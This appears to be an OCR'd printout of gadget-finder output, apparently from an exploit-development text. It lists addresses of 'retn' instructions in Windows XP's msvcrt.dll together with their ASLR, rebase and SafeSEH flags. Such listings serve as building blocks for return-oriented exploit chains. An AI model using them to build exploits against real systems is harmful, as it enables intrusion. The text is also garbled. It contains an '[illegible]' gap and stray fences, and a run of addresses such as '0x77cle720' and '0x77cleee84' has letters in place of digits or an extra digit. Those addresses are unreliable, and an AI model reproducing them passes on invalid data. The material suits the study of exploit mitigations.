0x77c1d749 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d7b1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d7df : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d7f9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d7fe : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d809 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d871 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d8ad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1d8b2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d8bf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d936 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d98b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1da3f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1da73 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dc25 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dc44 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dc63 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dd1c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dd7d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1dd9d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1ddb3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1ddfb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1de43 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1deaa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1deda : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1df60 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1df86 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e017 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e0dd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e0e2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e104 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e11c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e143 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e147 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e1ad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e1b2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e29e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e385 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e3eb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e3f2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e506 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1e615 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

0x77cle720 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cle826 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cle845 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cle87f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cle89f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cle984 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clea64 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cleb73 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clec7d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cled83 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cleee84 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77cleee5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clef32 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clef5d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clef6b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clf15c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77clf167 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

[illegible]

0x77c1f22d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f238 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f243 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f24e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f259 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f264 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f26f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f27a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f285 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f290 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f29b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f2c4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f2d2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f34f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f379 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f39f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f44c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1f4a6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f4d2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f51a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f539 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f57f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f583 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f634 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f66e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f672 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f6c7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f6e3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f7c1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f7ca : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f816 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f854 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f858 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f889 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1f88d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f953 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1f9b0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1fc9c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1fcf9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c203aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20403 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20434 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20438 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20472 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20498 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2053e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20584 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20588 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2063d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20690 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2077c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

0x77c20785 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c207c8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c207d1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20804 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20808 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20839 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2083d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20881 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20885 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c208b6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c208ba : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20986 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c209e6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c20ccd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c210e5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21145 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21444 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c21478 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2147c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21492 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21555 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21567 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21789 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21820 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21892 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21976 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21a45 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21a57 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21ae9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21b1a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21b3b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21b74 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21b7d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c21bab : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

